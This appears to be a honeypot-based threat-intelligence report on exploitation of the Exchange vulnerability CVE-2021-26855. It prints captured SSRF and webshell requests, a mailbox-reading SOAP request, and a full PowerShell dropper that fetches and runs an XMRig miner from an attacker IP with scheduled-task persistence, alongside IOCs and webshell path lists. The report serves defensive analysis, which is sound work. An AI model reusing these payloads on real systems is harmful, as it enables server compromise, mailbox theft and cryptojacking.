

CVE-2021-26855

# Microsoft Exchange Vulnerability (CVE-2021-26855) Scan Analysis



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## Background

On March 2, 2021, Microsoft disclosed a remote code execution vulnerability in Microsoft Exchange server [1].

We customized our Anglerfish honeypot to simulate and deploy Microsoft Exchange honeypot plug-in on March 3, and soon we started to see a large amount of related data, so far, we have already seen attacks attempting to implant Webshell, obtain mailbox information, and conducting XM Rig based mining activities, we named it Tripleone.

On March 6, 2021, ProjectDiscovery and Microsoft CSS-Exchange project disclosed the vulnerability detection scripts [2][3].

The remote code execution vulnerability exploitation for Microsoft Exchange servers are complex, generally speaking, it takes some time from PoC publication to real exploitation. Due to the possible impact of the vulnerability, this time the attackers move fast.

## CVE-2021-26855 Webshell implantation

```
POST /ecp/j2r3.js HTTP/1.1
Host: {target}
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Content-Type: application/json; charset=utf-8  
Cookie: X-BEResource=Administrator@EXCHANGE01:444/ecp/DDI/DDIService.svc/SetObject?so  
msExchLogonMailbox: S-1-5-20  
Content-Length: 381
```

```
{"properties": {"Parameters": {"__type": "JsonDictionaryOfanyType:#Microsoft.Exchange
```

## CVE-2021-26855 Obtaining mailbox information

```
POST //ecp/ssrf.js HTTP/1.1  
Host: {target}  
Connection: close  
Accept-Encoding: gzip  
Accept: */*  
User-Agent: Hello-World  
Content-Type: text/xml  
Cookie: X-BEResource=IBM-EX01/EWS/Exchange.asmx?a=~1942062522;  
Content-Length: 756  
  
<?xml version="1.0" encoding="utf-8"?>  
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"  
    xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"  
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">  
    <soap:Body>  
        <m:GetFolder>  
            <m:FolderShape>  
                <t:BaseShape>Default</t:BaseShape>  
            </m:FolderShape>  
            <m:FolderIds>  
                <t:DistinguishedFolderId Id="inbox">  
                    <t:Mailbox>  
                        <t:EmailAddress>admin@domain.tld</t:EmailAddress>  
                    </t:Mailbox>  
                </t:DistinguishedFolderId>  
            </m:FolderIds>  
        </m:GetFolder>  
    </soap:Body>  
</soap:Envelope>
```

## CVE-2021-26855 Mining attack

```
POST /owa/auth/test1337.aspx HTTP/1.1  
Host: {target}  
Connection: keep-alive  
Accept-Encoding: gzip, deflate
```

```
Accept: */*
User-Agent: python-requests/2.25.1
Content-Length: 211
Content-Type: application/x-www-form-urlencoded

code=Response.Write%28new+ActiveXObject%28%22WScript.Shell%22%29.exec%28%22powershel
```

The attacker used `http://178.62.226.184/run.ps1` to implant XMRig mining program, here is the detail


```
$ProcessActive = Get-Process javacpl -ErrorAction SilentlyContinue
if($ProcessActive -eq $null)
{
    new-item c:\temp\111 -itemtype directory
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://178.62.226.184/config.json","C:\temp\111\config.json")
    $WebClient.DownloadFile("http://178.62.226.184/javacpl.exe","C:\temp\111\javacpl.exe")
    $WebClient.DownloadFile("http://178.62.226.184/WinRing0x64.sys","C:\temp\111\WinRing0x64.sys")
    Start-Process -Filepath "C:\temp\111\javacpl.exe"
    $action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-windowstyle hidden -file C:\temp\111\javacpl.exe"
    $trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimSpan -Days 1)
    Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "App2" -Description "App2"
}
else
{
    Write-host "run"
}
```

## Anglerfish Honeypot Data


From March 6, 2021, our Anglerfish honeypot system started to see Microsoft Exchange vulnerability (CVE-2021-26855) scans, as of a few days ago, the geographical distribution of the source IP address of the scan is as follows.




Most scans target port 443 (77.3%), followed by port 80 (11.3%), as follows.




The scan source IP ASNs (Autonomous System Numbers) are mainly from Linode, LLC, DiGiTALOCEAN-ASN and LeaseWeb Netherlands B.V., accounting for more than 50%, and the overall trend of the scan is as follows.



The scanned sources are from various countries around the world, with the United States accounting for the largest share, as shown below:



We can see from our data that the Top 5 scanner IPs account for 50% of all scanning behavior, with 159.89.95.163 leading the pack of 24%.



It appears that the attacker had been able to successfully exploit the vulnerability to implant Webshell, as shown in the following figure.

CVE-2021-26855 Webshell 监控

timestamp	cc	pdata
2021-03-22 17:35:50	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 211 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:35:52	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:35:52	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:30:24	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 211 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:12:30	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 217 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:06:11	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 217 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:05:05	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:02:02	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 116 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:01:46	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 114 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-19 09:56:39	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Connection: close Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 911
2021-03-19 08:57:06	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Connection: close Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 921
2021-03-19 08:48:51	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Connection: close Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 907
2021-03-19 08:48:34	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Connection: close Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 905
2021-03-19 08:31:34	1	POST /owa/auth/RedirSuiteServerProxy.aspx HTTP/1.1 X-Forwarded-For: 199.1.88.29 Referer: http://[target] Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0 Host: {target} Content-Length: 442
2021-03-17 08:39:03	1	POST /owa/auth/oauth-2-client.aspx HTTP/1.1 X-Forwarded-For: 26.241.231.101 Referer: https://[target]/ Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html) Host: {target} C
2021-03-17 08:38:51	1	POST /owa/auth/oauth-2-client.aspx HTTP/1.1 X-Forwarded-For: 26.241.231.101 Referer: https://[target]/ Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html) Host: {target} C

0 28 minutes ago

The attacker further implemented malicious attack operations through Webshell, such as implanting XMRig mining program, as shown in the following figure.

CVE-2021-26855 样本监控

first_seen	last_seen	url	md5	file_type
2021-03-22 17:06:12	2021-03-22 17:35:50	http://178.62.226.184/run.ps1	2d4d75e46f6de65fba2451da71686322	ASCII text, with CRLF line terminators
2021-03-22 17:06:15	2021-03-22 17:35:50	http://178.62.226.184/javaapl.exe	67f2d42e30f6239114leafc9ffd009d8	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
2021-03-22 17:06:16	2021-03-22 17:35:50	http://178.62.226.184/WinRing0x64.sys	0c0195c48b6b88582fa6f6373032118da	PE32+ executable (native) x86-64, for MS Windows
2021-03-22 17:06:12	2021-03-22 17:35:50	http://178.62.226.184/config.json	0fe28f557e9997cd2750ff3fa86a659e	ASCII text
2021-03-22 17:05:06	2021-03-22 17:35:20	http://178.62.226.184/mini-reverse.ps1	79e2c99531452f777d55749f01e5f3b7	ASCII text
2021-03-19 09:56:39	2021-03-19 09:56:39	base64://f1ef2ba121311510e833ce8158c82269	83d80e6c02594c598841a579334596eb	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:34	2021-03-19 09:56:39	base64://9eb8f1567d7236ce82f22e03958cb307	df483db209533a7956ae39605ac0675c	ASCII text, with no line terminators
2021-03-19 08:57:06	2021-03-19 08:57:06	base64://73408843ec714662d4a5c0d855ebd04	f0d49749eeccbfa1d5ca0730b515337c9	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:51	2021-03-19 08:48:51	base64://2ec8c4932d5302b40eeff7657c1e2ff1c	24cd7b8d1e4e4260ac90b5c508d0a105	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:34	2021-03-19 08:48:34	base64://8cc4f98b24be674b96e3bcd7ca5ce4	1c4a0e7d89d3c6808e6b717aae3b9279	ASCII text, with very long lines, with no line terminators
2021-03-16 06:27:02	2021-03-19 08:31:34	base64://52a3083a0fe5b8cc9eabf61cf681b34b	336c6c6360c65b80ce0a5f7736335333	ASCII text, with no line terminators

## Part of the scan source IP rDNS SLD information

Here is a briefly analyzing of the rDNS information corresponding to the scan source IPs.

	<b>SLD</b>	<b>Count</b>
1		
2	linode.com	76
3	shodan.io	32
4	onyphe.net	16
5	contaboserver.net	3
6	googleusercontent.com	2
7	aspadmin.net	2
8	on-nets.com	2
9	vultr.com	2
10	netvigator.com	2
11	appliedprivacy.net	2
12	regchange.online	1
13	fctv.ne.jp	1
14	broadbandsolutions.com.au	1
15	palnet.com	1
16	allyouwishes.com	1
17	vodafone-ip.de	1
18	verizon.net	1
19	quintex.com	1
20	goeliteworld.com	1
21	bcd13.com	1
22	hinet.net	1

23	<b>zethasknorsea.info</b>	1
24	<b>puregig.net</b>	1
25	<b>phasedarraytech.com</b>	1
26	<b>scw.cloud</b>	1
27	<b>aprenderlivre.org</b>	1
28	<b>avajbeinsponding.com</b>	1
29	<b>ranedien.com</b>	1
30	<b>hwclouds-dns.com</b>	1
31	<b>dfri.se</b>	1

## Webshell Analysis

We monitored a large number of Webshell path probing requests, we believe most of which were scans from security vendors and research organizations.

Known Webshell paths are shown below.

```

GET /aspnet_client/system_web/log.aspx    1682
GET /aspnet_client/OutlookEN.aspx          1660
GET /aspnet_client/HttpProxy.aspx          1643
GET /aspnet_client/aspnet_client.aspx      1613
GET /aspnet_client/discover.aspx          1583
GET /aspnet_client/support.aspx           1490
GET /owa/auth/OutlookEN.aspx              1464
GET /aspnet_client/aspnet_iisstart.aspx    1463
GET /owa/auth/Current/scripts/premium/fexppw.aspx    1442
GET /aspnet_client/xclkmcfldfi948398430fdjkfdkj.aspx  1441
GET /aspnet_client/Server.aspx             1433
GET /owa/auth/8Lw7tAhF9i1pJnRo.aspx      1428
GET /owa/auth/logg.aspx                 1416
GET /aspnet_client/xx.aspx                1412
GET /owa/auth/a.aspx                   1403
GET /owa/auth/Current/themes/errorFS.aspx 1393
GET /owa/auth/errorPage.aspx            1373
GET /owa/auth/getpp.aspx                1367
GET /aspnet_client/aspnet_pages.aspx     1364
GET /owa/auth/default.aspx              1334

```

GET /owa/auth/fatal-erro.aspx 1326  
GET /owa/auth/errorPages.aspx 1322  
GET /owa/auth/log.aspx 1311  
GET /owa/auth/shel90.aspx 1306  
GET /owa/auth/Err0r.aspx 1303  
GET /owa/auth/logout.aspx 1302  
GET /aspnet\_client/log3.aspx 1293  
GET /owa/auth/15.0.1347/themes/resources/exchange\_create\_css.aspx 1285  
GET /owa/auth/RedirSuiteServerProxy.aspx 1279  
GET /aspnet\_client/eror.aspx 1266  
GET /aspnet\_client/0QWYSEXe.aspx 1263  
GET /owa/auth/current/one1.aspx 1260  
GET /aspnet\_client/session.aspx 1242  
GET /aspnet\_client/iispage.aspx 1213  
GET /aspnet\_client/system\_web/logx2.aspx 1212  
GET /owa/auth/Current/themes/resources/owafont\_vo.aspx 1207  
GET /aspnet\_client/log.aspx 1207  
GET /aspnet\_client/WlUtyY.aspx 1168  
GET /aspnet\_client/aspnet\_www.aspx 1167  
GET /owa/auth/15.0.847/themes/resources/hmask.aspx 1164  
GET /owa/auth/Current/app222.aspx 1155  
GET /owa/auth/15.1.1913/themes/resources/View\_Photos.aspx 1147  
GET /owa/auth/ErrorAA.aspx 1089  
GET /owa/auth/one.aspx 1079  
GET /aspnet\_client/errorcheck.aspx 1074  
GET /owa/auth/one1.aspx 1072  
GET /aspnet\_client/system\_web/logfe.aspx 1064  
GET /owa/auth/zntwv.aspx 1031  
GET /owa/auth/Current/themes/resources/owafont\_vn.aspx 1019  
GET /owa/auth/shel.aspx 1016  
GET /owa/auth/shel2.aspx 1011  
GET /owa/auth/bob.aspx 1008  
GET /owa/auth/OutlookZH.aspx 1008  
GET /owa/auth/Current/themes/resources/daxlz.aspx 1001  
GET /owa/auth/authhead.aspx 1000  
GET /owa/auth/15.1.1913/themes/resources/bg\_gradient\_login.aspx 993  
GET /aspnet\_client/default1.aspx 984  
GET /aspnet\_client/system\_web/logon.aspx 978  
GET /aspnet\_client/s.aspx 930  
GET /aspnet\_client/RedirSuiteServerProxy.aspx 927  
GET /aspnet\_client/8aUco9ZK.aspx 920  
GET /aspnet\_client/F48zhi6U.aspx 917  
GET /aspnet\_client/E3MsTjP8.aspx 915  
GET /aspnet\_client/Fc1b3WDP.aspx 915  
GET /aspnet\_client/2XJHwN19.aspx 907  
GET /aspnet\_client/0q1iS7mn.aspx 905  
GET /aspnet\_client/shell.aspx 901  
GET /aspnet\_client/McYhCzdb.aspx 898  
GET /aspnet\_client/sol.aspx 893  
GET /aspnet\_client/aspnettest.aspx 889  
GET /aspnet\_client/error\_page.aspx 885  
GET /aspnet\_client/system\_web/error.aspx 883  
GET /aspnet\_client/UwSPMsFi.aspx 882

GET /aspnet_client/web.config.aspx	878
GET /aspnet_client/shellex.aspx	876
GET /aspnet_client/uHSPTWMG.aspx	873
GET /aspnet_client/help.aspx	868
GET /aspnet_client/load.aspx	865
GET /aspnet_client/zXkZu6bn.aspx	858
GET /aspnet_client/ogu7zFil.aspx	843
GET /owa/auth/shell.aspx	644
GET /owa/auth/web.aspx	643
GET /owa/auth/aspnet_client.aspx	639
GET /owa/auth/errorEEE.aspx	635
GET /owa/auth/27fib.aspx	627
GET /owa/auth/errorEE.aspx	625
GET /owa/auth/b.aspx	624
GET /owa/auth/aspnettest.aspx	621
GET /owa/auth/healthcheck.aspx	621
GET /owa/auth/t.aspx	620
GET /owa/auth/shellex.aspx	619
GET /owa/auth/wanlin.aspx	619
GET /owa/auth/aspnet_iisstart.aspx	619
GET /owa/auth/errorFF.aspx	615
GET /owa/auth/test.aspx	615
GET /owa/auth/document.aspx	614
GET /owa/auth/xx.aspx	613
GET /owa/auth/help.aspx	612
GET /owa/auth/evilcorp.aspx	611
GET /owa/auth/web.config.aspx	606
GET /owa/auth/error_page.aspx	605
GET /owa/auth/aspnet_www.aspx	603
GET /owa/auth/errorFE.aspx	601
GET /owa/auth/errorEW.aspx	597
GET /owa/auth/OutlookDA.aspx	288
GET /owa/auth/OutlookFR.aspx	208
GET /owa/auth/OutlookIT.aspx	187
GET /owa/auth/OutlookDE.aspx	186
GET /owa/auth/OutlookES.aspx	182
GET /owa/auth/expiredpassword.aspx	175
GET /owa/auth/OutlookPL.aspx	171
GET /owa/auth/OutlookAR.aspx	165
GET /owa/auth/OutlookSE.aspx	162
GET /owa/auth/logoff.aspx	150
GET /owa/auth/OutlookAS.aspx	146
GET /owa/auth/OutlookI0.aspx	144
GET /owa/auth/OutlookCN.aspx	111
GET /aspnet_client/Service.aspx	88
GET /aspnet_client/1d.aspx	88
GET /aspnet_client/Metabase.aspx	86
GET /aspnet_client/7KmCS.aspx	86
GET /aspnet_client/config.aspx	79
GET /aspnet_client/cafZCu.aspx	78
GET /aspnet_client/8lw7tahf9i1pjnro.aspx	77
GET /aspnet_client/MAlREnavuY.aspx	77
GET /aspnet_client/a.aspx	77

GET /aspnet_client/Default.aspx	76
GET /aspnet_client/ahiji.aspx	76
GET /aspnet_client/aa.aspx	76
GET /aspnet_client/aspnet_iistart.aspx	75
GET /aspnet_client/configs.aspx	74
GET /aspnet_client/aspnet.aspx	71
GET /aspnet_client/aspx_client.aspx	69
GET /aspnet_client/error404.aspx	67
GET /aspnet_client/bob.aspx	67
GET /aspnet_client/document.aspx	67
GET /aspnet_client/authhead.aspx	67
GET /aspnet_client/current/one1.aspx	63
GET /aspnet_client/client.aspx	63
GET /aspnet_client/erroree.aspx	63
GET /owa/auth/seclogon.aspx	61
GET /aspnet_client/upnews.aspx	60
GET /aspnet_client/errorff.aspx	60
GET /owa/auth/Current/themes/resources/system_io.aspx	60
GET /owa/auth/15.1.225/scripts/premium/errorPE.aspx	59
GET /aspnet_client/y3iGH.aspx	59
GET /owa/auth/Current/themes/resources/errorFE.aspx	59
GET /owa/auth/Current/AMNBJLXqoHTV.aspx	59
GET /aspnet_client/errorew.aspx	59
GET /owa/auth/Current/themes/resources/OutlookQN.aspx	59
GET /owa/auth/Current/themes/resources/View_tools.aspx	59
GET /owa/auth/6GIXZG.aspx	59
GET /aspnet_client/system_web/ogzsis0L.aspx	59
GET /owa/auth/Current/themes/resources/Ignrop.aspx	59
GET /aspnet_client/errorpages.aspx	58
GET /aspnet_client/erroreee.aspx	58
GET /owa/auth/hmknq.aspx	57
GET /aspnet_client/system_web/4_0_30319/self.aspx	57
GET /owa/auth/DesktopShellExt.aspx	57
GET /aspnet_client/web.aspx	56
GET /aspnet_client/system_web/9VkFwtxt.aspx	56
GET /aspnet_client/default.aspx	56
GET /aspnet_client/soHKY.aspx	56
GET /aspnet_client/errorpage.aspx	56
GET /owa/auth/r1vgk.aspx	54
GET /owa/auth/logerr.aspx	54
GET /owa/auth/pzbwl.aspx	54
GET /owa/auth/owauth.aspx	54
GET /aspnet_client/est11.aspx	54
GET /owa/auth/errorcheck.aspx	53
GET /owa/auth/Current/layout.aspx	52
GET /owa/auth/Current/themes/resources/logon.aspx	52
GET /owa/auth/CommonError.aspx	52
GET /owa/auth/Current/themes/config1.aspx	52
GET /owa/auth/ErrorDef.aspx	52
GET /owa/auth/iasads.aspx	51
GET /owa/auth/15.1.2044/themes/resources/office365_ph.aspx	51
GET /owa/auth/061a06908b.aspx	50
GET /owa/auth/Current/zJBxcBoI.aspx	50

GET /owa/auth/errorew.aspx 50  
GET /aspnet\_client/help..aspx 50  
GET /owa/auth/15.0.1497/themes/resources/error.aspx 50  
GET /owa/auth/rwinsta.aspx 50  
GET /aspnet\_client/t.aspx 50  
GET /owa/auth/server.aspx 49  
GET /owa/auth/erroreww.aspx 49  
GET /aspnet\_client/temp.aspx 49  
GET /owa/auth/frow.aspx 49  
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GET /aspnet\_client/httpproxy.aspx 31  
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GET /owa/auth/theme-gsx8ujzpicf0.aspx 28  
GET /aspnet\_client/multiup.aspx 27  
GET /aspnet\_client/logout.aspx 27  
GET /owa/auth/theme-vten8snn874b.aspx 25  
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GET /aspnet\_client/errorFF.aspx 8  
GET /aspnet\_client/errorEE.aspx 8  
GET /owa/auth/OutlookJP.aspx 6  
GET /aspnet\_client/errorEW.aspx 6  
POST /aspnet\_client/discover.aspx 5  
GET /aspnet\_client/errorEEE.aspx 5  
POST /aspnet\_client/system\_web/logx2.aspx 4  
GET /owa/auth/HttpProxy.aspx 4  
GET /owa/auth/OutlookRU.aspx 4  
GET /aspnet\_client/system\_web/sol.aspx 4  
GET /aspnet\_client/system\_web/QBFjM1SC.aspx 4  
GET /aspnet\_client/OutlookJP.aspx 4  
GET /aspnet\_client/system\_web/ioWYM7C4.aspx 4  
GET /owa/auth/Online.aspx 4  
GET /aspnet\_client/MultiUp.aspx 4  
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GET /aspnet\_client/system\_web/3ue5myCq.aspx 3  
GET /aspnet\_client/system\_web/sJ0f8qHt.aspx 3  
GET /aspnet\_client/system\_web/cMvBgHLZ.aspx 3  
GET /aspnet\_client/system\_web/WFk2or3Y.aspx 3  
GET /aspnet\_client/system\_web/GnCwADKH.aspx 3  
GET /aspnet\_client/rabiitch.aspx 3  
GET /aspnet\_client/system\_web/Cs64LbPk.aspx 3  
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GET /aspnet\_client/system\_web/2TFGNsw0.aspx 2  
GET /aspnet\_client/Discover.aspx 2  
GET /owa/auth/checkerror635284.aspx 2  
GET /owa/auth/MultiUp.aspx 2  
GET /aspnet\_client/system\_web/3NHhPxJ5.aspx 2  
GET /aspnet\_client/system\_web/1A2ZeQ0u.aspx 2  
GET /owa/auth/Current/themes/resources/lgnleft.aspx 2  
GET /aspnet\_client/checkerror635284.aspx 2  
GET /owa/auth/1d61acaе91.aspx 2  
GET /owa/auth/current/themes/resources/error.aspx 1

```
GET /aspnet_client/iisstart.aspx      1  
GET /owa/auth/lo.aspx    1  
GET /owa/auth/error404.aspx     1
```

## Miscrosoft Exchange server distribution

